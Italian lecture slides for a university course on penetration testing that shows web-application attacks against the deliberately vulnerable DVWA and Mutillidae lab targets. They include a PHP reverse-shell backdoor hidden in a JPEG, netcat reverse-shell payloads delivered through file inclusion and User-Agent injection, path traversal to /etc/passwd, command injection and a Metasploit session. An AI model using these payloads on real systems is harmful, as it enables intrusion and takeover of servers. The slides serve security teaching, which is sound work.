

Penetration Testing and Ethical Hacking

Insicurezza delle Web Application

Arcangelo Castiglione arcastiglione@unisa.it


Ambiente Operativo

Mutillidae (Metasploitable 2)



Ambiente Operativo

DVWA (Metasploitable 2)



- Le principali categorie di vulnerabilità che impattano le Web Application sono le seguenti
 - ➤ Information Leakage
 - > File Upload
 - File Inclusion (FI)
 - Command Injection
 - SQL Injection
 - Cross-Site Scripting (XSS)
 - Cross-Site Request Forgery (CSRF)

Information Leakage

Informazioni critiche o sensibili relative alla Web Application (o al Web Server) vengono esposte

- Vulnerabilità tipicamente causata dai seguenti fattori
 - Directory Browsing
 - ➤ Configurazione impropria della funzionalità di navigazione delle directory (cartelle) che permette di visualizzare i file presenti all'interno di esse
 - Commenti nel codice HTML
 - Gli sviluppatori spesso includono dei commenti all'interno del codice sorgente dimenticandosi di rimuoverli

Information Leakage – Individuazione di File e Cartelle

- Questa vulnerabilità potrebbe essere rilevata e sfruttata mediante strumenti per il Web Crawling e Directory Bruteforce
 - > Ad esempio, DIRB
 - Maggiori dettagli in seguito

```
@kali: # dirb http://10.0.2.10/mutillidae/
DIRB v2.22
By The Dark Raver
START TIME: Fri Dec 13 04:31:02 2019
URL BASE: http://10.0.2.10/mutillidae/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
    Scanning URL: http://10.0.2.10/mutillidae/
==> DIRECTORY: http://10.0.2.10/mutillidae/classes/
+ http://10.0.2.10/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.10/mutillidae/documentation/
+ http://10.0.2.10/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.10/mutillidae/footer (CODE:200|SIZE:450)
 http://10.0.2.10/mutillidae/header (CODE:200|SIZE:19879)
 http://10.0.2.10/mutillidae/home (CODE:200|SI
```

Information Leakage – Individuazione di File e Cartelle

```
+ http://10.0.2.10/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.10/mutillidae/robots.txt (CODE:200|SIZE:160)
 ==> DIRECTORY: http://10.0.2.10/mutillidae/styles/
   --- Entering directory: http://10.0.2.10/mutillidae/classes/ ----

    WARNING: Directory IS LISTABLE. No need to scan it.

      (Use mode '-w' if you want to scan it anyway)
   --- Entering directory: http://10.0.2.10/mutillidae/documentation/ -
 (!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)
      Entering directory: http://10.0.2.10/mutillidae/images/ ----
 (!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)
   --- Entering directory: http://10.0.2.10/mutillidae/includes/ ----

    WARNING: Directory IS LISTABLE. No need to scan it.

      (Use mode '-w' if you want to scan it anyway)
```

Tra i vari file viene individuato robots. txt

Information Leakage – Individuazione di File e Cartelle


```
10.0.2.10/mutillidae/robots.* × +

Wer-agent: *

Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

Contenuto del file robots.txt

Information Leakage – Individuazione di File e Cartelle



Information Leakage – Individuazione di File e Cartelle

```
10.0.2.10/mutillidae/passwo × +

( ) 10.0.2.10/mutilli

'admin', 'adminpass', 'Monkey!!!

'adrian', 'somepassword', 'Zombie Films Rock!!!

'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

Contenuto del file accounts, txt


File Upload

Tipo di vulnerabilità spesso molto semplice da sfruttare

- > Permette di caricare sul Web Server file potenzialmente malevoli
 - File Eseguibili, Backdoor PHP, etc
 - Maggiori dettagli in seguito...
- > Un tipico pattern per sfruttare questo tipo di vulnerabilità prevede di
 - Generare una Web Backdoor PHP (ed eventualmente «nasconderla» in altri tipi di file)
 - 2. Caricarla sul Web Server tramite funzionalità di File Upload
 - 3. Connettersi alla Web Backdoor PHP


File Upload – Shellcode (Reverse Shell)

- > Reverse Shell: l'exploit fa sì che la macchina target ci contatti
- > In questo modo il firewall non bloccherà la connessione




File Upload – Shellcode (Reverse Shell)


- > Reverse Shell: l'exploit fa sì che la macchina target ci contatti
- > In questo modo il firewall non bloccherà la connessione



- Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/




- Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/




- > Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/




- > Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/



- > Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/



- > Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/



- > Proviamo ad effettuare l'upload di una Web Backdoor PHP
 - http://10.0.2.10/dvwa/



File Upload

«Iniettiamo» la Web Backdoor PHP all'interno di un'immagine JPEG chiamata wa.jpg




```
IP macchina attaccante
```

```
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "10.0.2.7"; $port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = fread($s, 4); break; $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type) } { case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock_type"] = $s_type; eval($b); die(); _halt_compiler(); wa.jpg</pre>
```

- > Rinominiamo il file wa . jpg affinché esso possa essere riconosciuto anche dall'interprete PHP
 - mv wa.jpg wa.php.jpg

File Upload

> Effettuiamo l'upload del file wa.php.jpg tramite l'apposito servizio



File Upload

- Avviamo un opportuno modulo (detto *Modulo Handler*) per la creazione di una *Reverse Shell* verso la *Web Backdoor PHP* caricata sulla macchina target
 - > Per farlo useremo la suite Metasploit

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.7:4444
```

Maggiori dettagli nelle lezioni seguenti...

File Upload

> Tramite Web browser accediamo alla Backdoor caricata in precedenza



- ► Il path verso la Web Backdoor PHP che abbiamo caricato (e vogliamo eseguire) è il seguente
 - http://10.0.2.10/dvwa/hackable/uploads/wa.php.jpg



File Upload

- Mediante un opportuno modulo (detto *Modulo Handler*) della suite Metasploit possiamo accedere alla *Web Backdoor PHP* caricata in precedenza
 - Ottenendo così il controllo remoto della macchina target

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444

[*] Sending stage (38288 bytes) to 10.0.2.10

[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.10:56771) at 2019-11-2
4 07:31:45 -0500

meterpreter >
```

Maggiori dettagli nelle lezioni successive....

File Inclusion

Local File Inclusion (LFI)

- Permette ad un attaccante di
 - ➤ Leggere file sul Server
 - Accedere a file che si trovano all'esterno della directory www

Remote File Inclusion (RFI)

- Permette ad un attaccante di
 - Leggere qualsiasi file da qualsiasi Server
 - Eseguire sulla macchina target file presenti in altri Server

File Inclusion

Local File Inclusion (LFI)

- Permette ad un attaccante di
 - ➤ Leggere file sul Server
 - Accedere a file che si trovano all'esterno della directory www


> Remote File Inclusion (RFI)

- Permette ad un attaccante di
 - Leggere qualsiasi file da qualsiasi Server
 - Eseguire sulla macchina target file presenti in altri Server

Queste vulnerabilità possono essere sfruttate tramite URL

Local File Inclusion (LFI) - Esempio 1

http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php



Local File Inclusion (LFI) – Esempio 1

http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php i 10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php ... ☑ ☆ **Vulnerability: Fil** La pagina corrente «carica/include/legge» Home Instructions un'altra pagina, permettendo di accedere ad essa To include a file edit the ?page Setup include.php More info **Brute Force** http://en.wikipedia.org/wiki/Remote File Inclusion Command Execution http://www.owasp.org/index.php/Top_10_2007-A3 **CSRF** SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored **DVWA Security** PHP Info About Logout

Local File Inclusion (LFI) - Esempio 1


- > Proviamo ad accedere alla pagina include.php tramite il suo path assoluto
 - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/var/www/dvwa/vulnerabilities/fi/include.php



Local File Inclusion (LFI) – Esempio 1


Tramite URL, sfruttando la sequenza «../» che ci permette di salire di un livello nel file system, proviamo a caricare la pagina /etc/passwd

http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../etc/passwd



Local File Inclusion (LFI) - Esempio 1

- ➤ Tramite URL, sfruttando la sequenza « . . /» che ci permette di salire di un livello nel file system, proviamo a caricare la pagina /etc/passwd
 - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../etc/passwd



Local File Inclusion (LFI) – Esempio 2

La vulnerabilità di LFI consente di leggere file sul Server

- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
 - /proc/self/environ
 - /var/log/auth.log
 - /var/log/apache2/access.log
- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
 - > Ad esempio, Payload

Local File Inclusion (LFI) – Esempio 2

La vulnerabilità di LFI consente di leggere file sul Server

Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)

- /proc/self/environ
- /var/log/auth.log
- /var/log/apache2/access.log

File contenente informazioni sull'ambiente corrente di chi accede al Server

Variabili d'ambiente

- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
 - > Ad esempio, Payload

Local File Inclusion (LFI) – Esempio 2

- Accedendo al file **proc/self/environ** tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
 - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../proc/self/environ



Local File Inclusion (LFI) – Esempio 2

- Accedendo al file **proc/self/environ** tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
 - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../proc/self/environ



- Lo User Agent (variabile HTTP_USER_AGENT)
 è inviato dal Web browser al Server
 - Modifichiamo il valore associato a tale variabile utilizzando un *Interceptor Proxy*

Local File Inclusion (LFI) – Esempio 2


- Inviamo al server un semplice payload che ci permetterà di istanziare una Reverse Shell
 - Per la creazione della Reverse Shell useremo lo strumento netcat (comando nc)

- Tramite il comando **nc** mettiamo in «listening» la macchina «attaccante» sulla porta **4444**
 - ▶ nc -vv -1 -p 4444

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```


Local File Inclusion (LFI) – Esempio 2

- > Accediamo al file /proc/self/environ tramite Web browser
 - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../proc/self/environ
- ➤ Utilizzando un *Interceptor Proxy* (**Burp Suite**) modifichiamo lo *User Agent* impostato dal Web browser ed inviamo al Server un payload incluso in tag PHP



Local File Inclusion (LFI) – Esempio 2

- Tramite lo *User Agent* inviamo al server codice PHP contenente un payload
 - > <?passthru("nc -e /bin/bash 10.0.2.11 4444");?>



Local File Inclusion (LFI) – Esempio 2

Non appena il payload viene eseguito dalla macchina target abbiamo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 56309
```

Remote File Inclusion (RFI)

Facciamo includere (eseguire) al Server vulnerabile (con IP: 10.0.2.10) un file presente su un altro Server (con IP: 10.0.2.11) sotto il controllo dall'attaccante

> Creiamo il file reverse. txt contenente un payload netcat


```
<?php
passthru("nc -e /bin/bash 10.0.2.11 4444");
?>
```

Contenuto del file reverse.txt

Facciamo sì che tale file sia accessibile dall'attaccante tramite Web browser

Remote File Inclusion (RFI)

➤ Facciamo includere (eseguire) al Server vulnerabile (con IP:
 10.0.2.10) un file presente su un altro Server (con IP: 10.0.2.11)
 sotto il controllo dall'attaccante



Remote File Inclusion (RFI)

Mediante il comando **nc** mettiamo la macchina dell'attaccante in «Listening», così che essa resti in attesa di connessioni da parte della macchina target (Reverse Shell)

```
▶ nc -vv -1 -p 4444
```

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```


Remote File Inclusion (RFI)

- > Tramite Web browser visitiamo la pagina remota (reverse.txt)
 - > 10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt



Remote File Inclusion (RFI)

- > Tramite Web browser visitiamo la pagina remota (reverse.txt)
 - > 10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt



Remote File Inclusion (RFI)

Non appena il payload verrà eseguito dalla macchina target avremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 51856
```

Command Injection

- Permette ad un attaccante di eseguire comandi del Sistema Operativo della macchina target
 - > Linux
 - Windows
 - > Etc



Command Injection – Esempio 1

http://10.0.2.10/dvwa/vulnerabilities/exec/



Command Injection – Esempio 1



Command Injection – Esempio 1

➤ Inseriamo un indirizzo IP valido concatenato al comando 1s -1

```
►8.8.8.8 ; ls -1
```



Oltre all'output del comando ping viene mostrato anche quello del comando 1s

Command Injection – Esempio 2


- Usando la Web form invieremo al Server un semplice payload
 - Creato mediante il comando netcat (nc)

- Tramite il comando **nc** mettiamo in «*Listening*» la macchina «attaccante» (IP: **10.0.2.11**) sulla porta **4444**, così da realizzare una *Reverse Shell*
 - ▶ nc -vv -1 -p 4444

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

Command Injection – Esempio 2

Usando la Web form invieremo al Server un semplice payload



Command Injection – Esempio 2

Non appena il payload verrà eseguito dalla macchina target otterremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 49148
```

SQL Injection

Le Web Application vulnerabili ad *SQL* (*Structured Query Language*) Injection permettono di combinare istruzioni SQL con i dati forniti in input da un utente

- ➤ Un attaccante potrebbe inserire comandi SQL tramite i campi di input di una Web form
 - Comandi che verranno poi inviati al database, il quale si occuperà di processarli



SQL Injection – Esempio (Login Bypass)



SQL Injection – Esempio (Login Bypass)



SQL Injection – Esempio (Login Bypass)



SQL Injection – Esempio (Login Bypass)



SQL Injection – Esempio (Login Bypass)



Cross-Site Scripting (XSS)

Permette ad un attaccante di «iniettare» codice JavaScript(JS) in una pagina

- ► Il codice JS
 - Viene eseguito al caricamento della pagina
 - È eseguito dal Client e non dal Server
- Principali tipi di XSS
 - > XSS Reflected
 - > XSS Stored/Persistent



Cross-Site Scripting (XSS)

- > XSS Reflected (Non Persistente)
 - Il codice JS è presente all'interno di un determinato URL
 - L'attacco ha successo solo se la vittima visita tale URL

- > XSS Stored (Persistente)
 - ➤ Il codice JS è «iniettato» nella pagina vulnerabile
 - La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
 - Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

Cross-Site Scripting (XSS)

- > XSS Reflected (Non Persistente)
 - Il codice JS è presente all'interno di un determinato URL
 - L'attacco ha successo solo se la vittima visita tale URL

- > XSS Stored (Persistente)
 - ➤ Il codice JS è «iniettato» nella pagina vulnerabile
 - La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
 - Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

Le form di input sono il posto ideale dove andare a cercare vulnerabilità di tipo XSS

- Form di input che accetta una stringa, stampata poi in output
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



